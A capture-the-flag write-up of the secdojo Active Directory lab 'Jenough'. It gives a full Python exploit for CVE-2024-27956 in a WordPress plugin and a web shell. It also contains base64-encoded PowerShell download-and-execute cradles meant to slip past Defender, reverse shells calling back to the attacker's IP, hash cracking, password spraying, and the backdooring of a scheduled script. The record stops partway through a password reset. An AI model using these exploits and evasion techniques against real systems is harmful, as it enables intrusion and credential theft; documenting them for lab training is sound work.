Jenough: an Intermediate Windows machine from secdojo

Overview
Conduct a full penetration test in an Active Directory environment. This lab challenges you to identify misconfigurations, test password security, and escalate your privileges.
Reconnaissance
Note: This writeup moves quickly through reconnaissance. For a detailed breakdown of the recon methodology, see the Cascade writeup.

we only have one machine this time but it has 2 flags, let’s start a basic nmap as always :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-title: slowp
|_http-generator: WordPress 6.6.2
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-02-12 05:06:09Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: slowp.com, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.slowp.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.slowp.com
| Issuer: commonName=slowp-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-15T09:39:08
| Not valid after:  2026-08-15T09:39:08
| MD5:     4214 9aed 215e 421e 87d1 c683 365c 2d6e
| SHA-1:   2a5c 3ab7 09ca 27b2 0298 55f1 6174 3e1d efe2 67b7
|_SHA-256: b82d 466f 026c ff5f 2876 f34f 7917 ddac dd97 c36d f2fa 4c20 d65e e5f4 5967 6837
443/tcp   open  ssl/http      Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-generator: WordPress 6.6.2
| tls-alpn:
|_  http/1.1
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:     a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
| SHA-1:   b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
|_SHA-256: 0169 7338 0c0f 1df0 0bd9 593e d8d5 efa3 706c d6df 7993 f614 1272 b805 22ac dd23
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: slowp
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: slowp.com, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC.slowp.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.slowp.com
| Issuer: commonName=slowp-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-15T09:39:08
| Not valid after:  2026-08-15T09:39:08
| MD5:     4214 9aed 215e 421e 87d1 c683 365c 2d6e
| SHA-1:   2a5c 3ab7 09ca 27b2 0298 55f1 6174 3e1d efe2 67b7
|_SHA-256: b82d 466f 026c ff5f 2876 f34f 7917 ddac dd97 c36d f2fa 4c20 d65e e5f4 5967 6837
|_ssl-date: TLS randomness does not represent time
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: slowp.com, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.slowp.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.slowp.com
| Issuer: commonName=slowp-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-15T09:39:08
| Not valid after:  2026-08-15T09:39:08
| MD5:     4214 9aed 215e 421e 87d1 c683 365c 2d6e
| SHA-1:   2a5c 3ab7 09ca 27b2 0298 55f1 6174 3e1d efe2 67b7
|_SHA-256: b82d 466f 026c ff5f 2876 f34f 7917 ddac dd97 c36d f2fa 4c20 d65e e5f4 5967 6837
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: slowp.com, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC.slowp.com
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC.slowp.com
| Issuer: commonName=slowp-DC-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-08-15T09:39:08
| Not valid after:  2026-08-15T09:39:08
| MD5:     4214 9aed 215e 421e 87d1 c683 365c 2d6e
| SHA-1:   2a5c 3ab7 09ca 27b2 0298 55f1 6174 3e1d efe2 67b7
|_SHA-256: b82d 466f 026c ff5f 2876 f34f 7917 ddac dd97 c36d f2fa 4c20 d65e e5f4 5967 6837
3306/tcp  open  mysql         MariaDB 10.3.23 or earlier (unauthorized)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-02-12T05:07:31+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SLOWP
|   NetBIOS_Domain_Name: SLOWP
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: slowp.com
|   DNS_Computer_Name: DC.slowp.com
|   DNS_Tree_Name: slowp.com
|   Product_Version: 10.0.20348
|_  System_Time: 2026-02-12T05:07:09+00:00
| ssl-cert: Subject: commonName=DC.slowp.com
| Issuer: commonName=DC.slowp.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-02-11T04:59:19
| Not valid after:  2026-08-13T04:59:19
| MD5:     1337 71c3 efd4 2718 15c8 8002 1288 07c7
| SHA-1:   9b20 9d10 53a3 da31 438e 9d62 dec0 9f2a 9e1a 6f2d
|_SHA-256: fb62 61c7 c708 1d3c b7fa 7f84 2a3f a185 978d 1582 8d7d 533e 446b c3e5 7877 a6f8
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/wsmans?
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.slowp.com
| Issuer: commonName=DC
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-16T21:59:37
| Not valid after:  2027-08-16T21:59:37
| MD5:     972e 8c4c 3fcb 23be de91 a572 32bf abfb
| SHA-1:   3ec2 892d 2694 5e85 d3e9 fb1e 7d2c ff26 0580 df1e
|_SHA-256: ce10 c967 f3ca a261 a92a a9dd d460 c9d4 e343 e1ed c5d3 c5d2 44ba b50d 26ea 6e10
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
52816/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
52817/tcp open  msrpc         Microsoft Windows RPC
52830/tcp open  msrpc         Microsoft Windows RPC
52835/tcp open  msrpc         Microsoft Windows RPC
52841/tcp open  msrpc         Microsoft Windows RPC
52855/tcp open  msrpc         Microsoft Windows RPC
52867/tcp open  msrpc         Microsoft Windows RPC
63721/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-02-12T05:07:13
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| nbstat: NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:ff:e5:c7:57:4a (unknown)
| Names:
|   DC<00>               Flags: <unique><active>
|   SLOWP<00>            Flags: <group><active>
|   SLOWP<1c>            Flags: <group><active>
|   DC<20>               Flags: <unique><active>
|_  SLOWP<1b>            Flags: <unique><active>

NSE: Script Post-scanning.
Initiating NSE at 00:07
Completed NSE at 00:07, 0.00s elapsed
Initiating NSE at 00:07
Completed NSE at 00:07, 0.00s elapsed
Initiating NSE at 00:07
Completed NSE at 00:07, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.56 seconds
           Raw packets sent: 33 (1.452KB) | Rcvd: 33 (1.452KB)
standard ports to expect from an active directory machine, but there is a web server running on port 80 and 443, we can see that it’s likely a wordpress website from the wp-admin, and there is mysql exposed, let’s check wordpress first!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
gobuster dir -u http://10.8.0.100/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.8.0.100/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 299]
.htaccess            (Status: 403) [Size: 299]
.htpasswd            (Status: 403) [Size: 299]
0                    (Status: 301) [Size: 0] [--> http://10.8.0.100/0/]
admin                (Status: 302) [Size: 0] [--> /wp-admin/]
atom                 (Status: 301) [Size: 0] [--> http://10.8.0.100/feed/atom/]
< SNIP >
going for atom downloaded this file TjcGnGa2.atom which is an xml file, among what it has is this :
1
2
3
4
5
6

		<title type="html"><![CDATA[Hello world!]]></title>
		<link rel="alternate" type="text/html" href="/2024/08/15/hello-world/" />

		<id>http://13.49.240.194/?p=1</id>
		<updated>2024-08-15T21:55:22Z</updated>
and from here :
1
2
3
─$ curl -s http://slowp.com/2024/08/15/hello-world/ | grep plug
<link rel='stylesheet' id='wp_automatic_gallery_style-css' href='/wp-content/plugins/wp-automatic/css/wp-automatic.css?ver=1.0.0' media='all' />
<script src="/wp-content/plugins/wp-automatic/js/main-front.js?ver=6.6.2" id="wp_automatic_gallery-js"></script>
I could detect if there are any plugins, we see that there is this wp-automatic plugin , and it’s likely version 1.0.0, let’s check if it has any known cve’s.
and there is actually this one CVE-2024-27956, this article does a great job explaining it Article
and also includes a PoC that we’ll customize for our use case :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
import requests
import sys

def makeRequest(payload, hash, url):
    host = url.split('/', 3)[2]
    headers = {
        'Host': host,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0',
        'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8',
        'Accept-Language': 'en-US,en;q=0.5',
        'Accept-Encoding': 'gzip, deflate, br',
        'Content-type': 'application/x-www-form-urlencoded',
        'Connection': 'close',
        'Upgrade-Insecure-Requests': '1'
    }
    data = {
        'q': payload,
        'auth': b'\0',
        'integ': hash
    }
    response = requests.post(url, data=data, headers=headers)
    return response

def helpUsage():
    print("[+] You must run the exploit passing the wordpress URL. \n[+] Example: python exploit.py http://website.com")
    quit()

def verifyArgs(argv):
    if len(sys.argv) != 2:
        helpUsage()

verifyArgs(sys.argv)

print("[+] Exploit for CVE-2024-27956")
domain = sys.argv[1]
url = domain + '/wp-content/plugins/wp-automatic/inc/csv.php'

# first request (create user)
print("[+] Creating user eviladmin")
response = makeRequest(
    "INSERT INTO wp_users (user_login, user_pass, user_nicename, user_email, user_url, user_registered, user_status, display_name) VALUES ('eviladmin', '$P$BASbMqW0nlZRux/2IhCw7AdvoNI4VT0', 'eviladmin', 'eviladmin@gmail.com', 'http://127.0.0.1:8000', '2024-04-30 16:26:43', 0, 'eviladmin')",
    "09956ea086b172d6cf8ac31de406c4c0",
    url
)

if "Tampered query" in response.text or "invalid login" in response.text or "login required" in response.text:
    print("[+] Error in the payload")
    quit()

if "DATE" not in response.text:
    print("[+] Not vulnerable")
    quit()

# second request (give administrator permissions)
print("[+] Giving eviladmin administrator permissions")
response = makeRequest(
    "INSERT INTO wp_usermeta (user_id, meta_key, meta_value) VALUES ((SELECT ID FROM wp_users WHERE user_login = 'eviladmin'), 'wp_capabilities', 'a:1:{s:13:\"administrator\";s:1:\"1\";}')",
    "bd98494b41544b818fa9f583dadfa2bb",
    url
)

if "Tampered query" in response.text or "invalid login" in response.text or "login required" in response.text:
    print("[+] Error in the payload")
    quit()

print("[+] Exploit completed!")
print("[+] Administrator created: eviladmin:admin")
let’s run it now and it will create an admin user for us :
1
2
3
4
5
6
7
┌──(kali㉿kali)-[/tmp/a]
└─$ python3 poc.py http://slowp.com
[+] Exploit for CVE-2024-27956
[+] Creating user eviladmin
[+] Giving eviladmin administrator permissions
[+] Exploit completed!
[+] Administrator created: eviladmin:admin
Exploitation
we can login now as admin with these on http://slowp.com/wp-admin once in, the target is running windows, to get rce on the box in this case, we can change the php files or install custom plugin etc .. I have developped a web shell pluging to get an rce on this windows box but installing and enabling it, you can find it at web-shell Plugin
we can go here http://slowp.com/wp-admin/plugin-install.php?tab=upload and upload the zip file from the repo.
in a real life engagement please modify the php file and make like a hard to guess parameter like dfff0a7fa1a55c8c1a4966c19f6da452 or add authentication, encryption etc .. for now it just uses ?cmd , nothing complexe.
once it’s installed we click on ‘Activate Pluging’ to active it. and once it’s activated we can test using curl :
1
2
3
┌──(kali㉿kali)-[/tmp/a/Wordpress-plugin-web-shell]
└─$ curl http://10.8.0.100/?cmd=whoami
slowp\wordpress
and we landed as the user wordpress. let’s get nc.exe to the box and get a proper shell. this would be a cleaner wayas defender is running on the box I believed, I don’t know yet, using nc.exe which is a legit too may save the headache, but I’ll play along with defender and use nishang’s reverse shell.
you can grab it from here nishang
the original Nishang script actually worked, Defender didn’t flag the payload itself. The only thing that got blocked was the delivery cradle in the URL:
1
powershell -nop -c IEX(New-Object Net.WebClient).DownloadString('http://...')
Defender (or the WAF/AV on the target) has a signature for that exact plaintext pattern — IEX + DownloadString together is a well-known cradle that’s been flagged for years.
The fix was purely in how we delivered the command, not the payload:
1
powershell -nop -enc <base64>
Same cradle, Base64-encoded in UTF-16LE. -enc tells PowerShell to decode and run it — Defender’s static scan sees an opaque blob instead of the flagged string, so it passes.
1
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.8.0.3 -Port 4444' >> Invoke-PowerShellTcp.ps1
we’ll start a server at port 80 using python and also a listener on port 4444.

1
2
echo -n "IEX(New-Object Net.WebClient).DownloadString('http://10.8.0.3/Invoke-PowerShellTcp.ps1')" | iconv -t utf-16le | base64
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADgALgAwAC4AMwAvAEkAbgB2AG8AawBlAC0AUABvAHcAZQByAFMAaABlAGwAbABUAGMAcAAuAHAAcwAxACcAKQA=
and :
1
curl -G 'http://10.8.0.100/' --data-urlencode "cmd=powershell -nop -enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADgALgAwAC4AMwAvAEkAbgB2AG8AawBlAC0AUABvAHcAZQByAFMAaABlAGwAbABUAGMAcAAuAHAAcwAxACcAKQA="
just to check what was going on :
1
2
3
4
5
6
7
8
9
PS C:\xampp\htdocs>Get-MpComputerStatus | Select-Object AMServiceEnabled, AntispywareEnabled, AntivirusEnabled, RealTimeProtectionEnabled, IoavProtectionEnabled


AMServiceEnabled          : True
AntispywareEnabled        : True
AntivirusEnabled          : True
RealTimeProtectionEnabled : True
IoavProtectionEnabled     : True
and yeah I was right, maybe I’m always right, Defender is fully on. So the encoded cradle bypassed real-time protection at the delivery stage. The payload ran in-memory before AMSI could inspect it properly. and we do get our first flag:
1
2
3
PS C:\Users\Public> type local.txt
jenough-vf_dedicated_40651-2r8600nzxfadzi2mu5vk47mgoottztts
PS C:\Users\Public>
Privilege Escalation
we can check this file :
1
 type wp-config.php
it’s where wordpress keeps database information etc, and remember that we saw mysql before exposed, from the file we learned that the user is root, and the database has no password, but it’s binded to localhost only, so either we forward connections and work from our kali or just from the machine in mysql.exe is installed which it is the case. that’s a safer approch to do so, and don’t do what I’m about to do on production eviroments, it’s a very very very bad idea. this is just for the sake of speedrunning the lab while being most comfortable.
from the config file we learned that mysel wasn’t allowing remote logins for root, so let’s just change that :
1
2
PS C:\xampp\mysql\bin> .\mysql.exe -u root -e "GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY '' WITH GRANT OPTION; FLUSH PRIVILEGES;"
PS C:\xampp\mysql\bin>
this would allow root to login from any host (previously only localhost), we can now login with an empty password :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
mysql -h 10.8.0.100 -u root -p  --skip-ssl-verify-server-cert
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1232
Server version: 10.4.32-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| test               |
| word               |
| wordpress          |
+--------------------+
7 rows in set (0.272 sec)

MariaDB [(none)]> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wordpress]> select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| root       | $P$BjByjpXUw2UWrgDWU6T2TE8TP8yaYw/ |
+------------+------------------------------------+
1 row in set (0.117 sec)

MariaDB [wordpress]> use word;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [word]>	select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| root       | $P$BDxmNwzgdpN0FePaBppKB07eajWW0e/ |
| manager    | $P$BIsyvyIcygrigTDN8n8VTtPIsAF/v0/ |
| eviladmin  | $P$BASbMqW0nlZRux/2IhCw7AdvoNI4VT0 |
| eviladmin  | $P$BASbMqW0nlZRux/2IhCw7AdvoNI4VT0 |
+------------+------------------------------------+
4 rows in set (0.309 sec)
and manager sticks, that’s something to prioritize cracking!
and it doesn’t take long to crack :
1
2
3
4
5
6
7
8
9
10
11
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 16 OpenMP threads
Note: Passwords longer than 13 [worst case UTF-8] to 39 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
yajaIRA14        (?)
1g 0:00:00:13 DONE (2026-04-01 12:03) 0.07564g/s 87373p/s 87373c/s 87373C/s yanata4..y1610k93
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
but this password doesn’t work for the user manager, let’s get users then password spray!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\xampp\mysql\bin> net user /domain

User accounts for \\DC

-------------------------------------------------------------------------------
Adam.Creaw               Administrator            Alice.Smith
Boris.Johnson            Charlie.Williams         Cody.Gardner
Emilie.pirlo             Emily.Brown              Forseekal
Grace.Miller             Guest                    Hannah.Davis
Isabella.Rodriguez       Jacob.Martinez           Kate.Winslet
Kevin.Hernandez          krbtgt                   Lily.Lopez
Martha.Taylor            Matthew.Gonzalez         Nathan.Perez
Olivia.Sanchez           sandra.hammond           wordpress
The command completed successfully.
let’s save them to a file and start the spray.
and this worked for this user :
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[/tmp/a/Wordpress-plugin-web-shell]
└─$ nxc smb 10.8.0.100 -u users.txt -p yajaIRA14 --continue-on-success
SMB         10.8.0.100      445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:slowp.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC               [-] slowp.com\Adam.Creaw:yajaIRA14 STATUS_LOGON_FAILURE
SMB         10.8.0.100      445    DC               [-] slowp.com\Administrator:yajaIRA14 STATUS_LOGON_FAILURE
SMB         10.8.0.100      445    DC               [-] slowp.com\Alice.Smith:yajaIRA14 STATUS_LOGON_FAILURE
SMB         10.8.0.100      445    DC               [-] slowp.com\Boris.Johnson:yajaIRA14 STATUS_LOGON_FAILURE
SMB         10.8.0.100      445    DC               [-] slowp.com\Charlie.Williams:yajaIRA14 STATUS_LOGON_FAILURE
SMB         10.8.0.100      445    DC               [-] slowp.com\Cody.Gardner:yajaIRA14 STATUS_LOGON_FAILURE
SMB         10.8.0.100      445    DC               [-] slowp.com\Emilie.pirlo:yajaIRA14 STATUS_LOGON_FAILURE
SMB         10.8.0.100      445    DC               [-] slowp.com\Emily.Brown:yajaIRA14 STATUS_LOGON_FAILURE
SMB         10.8.0.100      445    DC               [+] slowp.com\Forseekal:yajaIRA14
< SNIP >
let’s run rusthound-ce not that we’re on it.
1
rusthound-ce -d slowp.com -u Forseekal -p yajaIRA14 -c All -z
and this user has write access on a share called Web-Check :
1
2
3
4
5
6
7
8
9
10
11
12
nxc smb 10.8.0.100 -u Forseekal -p yajaIRA14 --shares
SMB         10.8.0.100      445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:slowp.com) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.8.0.100      445    DC               [+] slowp.com\Forseekal:yajaIRA14
SMB         10.8.0.100      445    DC               [*] Enumerated shares
SMB         10.8.0.100      445    DC               Share           Permissions     Remark
SMB         10.8.0.100      445    DC               -----           -----------     ------
SMB         10.8.0.100      445    DC               ADMIN$                          Remote Admin
SMB         10.8.0.100      445    DC               C$                              Default share
SMB         10.8.0.100      445    DC               IPC$            READ            Remote IPC
SMB         10.8.0.100      445    DC               NETLOGON        READ            Logon server share
SMB         10.8.0.100      445    DC               SYSVOL          READ            Logon server share
SMB         10.8.0.100      445    DC               Web-Check       READ,WRITE
this share had a script Query.ps1 :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
└─$ cat Query.ps1
# Define the website URL or IP address
$website = "http://localhost"

# Define the port to check (default is 80 for HTTP)
$port = 80

# Combine the website and port into a full URL
$url = "${website}:${port}"

# Send a web request to the specified URL
try {
    $response = Invoke-WebRequest -Uri $url -UseBasicParsing -TimeoutSec 10

    # Check if the response status is 200 (OK)
    if ($response.StatusCode -eq 200) {
        Write-Host "Website is running on port $port." -ForegroundColor Green
    } else {
        Write-Host "Website responded with status code: $($response.StatusCode)" -ForegroundColor Yellow
    }
} catch {
    Write-Host "Failed to connect to the website on port $port. Error: $_" -ForegroundColor Red
}
this seems like a script that runs in fixed periods, I’ll make the timeout just 1 second, 10 seconds are too much, and add same webshell we had before just change port to 1337 and upload it.
at the end of the Query.ps1 we added :
1
2
IEX(New-Object Net.WebClient).DownloadString('http://10.8.0.3/Invoke-PowerShellTcp.ps1')
Start-Session -Back -Host1 10.8.0.3 -Port1 1337
about 60 seconds we do get a hit as Lily.Lopez :
1
2
3
4
5
6
7
rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.8.0.3] from (UNKNOWN) [10.8.0.100] 64924
Windows PowerShell running as user Lily.Lopez on DC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Lily.Lopez\Documents>
this user has ForceChangePassword on OLIVIA.SANCHEZ, nothing much this user can do too but she is part of SECFORCE group, she may have something interesting later on, let’s reset her password first :
1
2
PS C:\Users\Lily.Lopez\Documents> $NewPassword = ConvertTo-SecureString 'P@assword123' -AsPlainText -Force
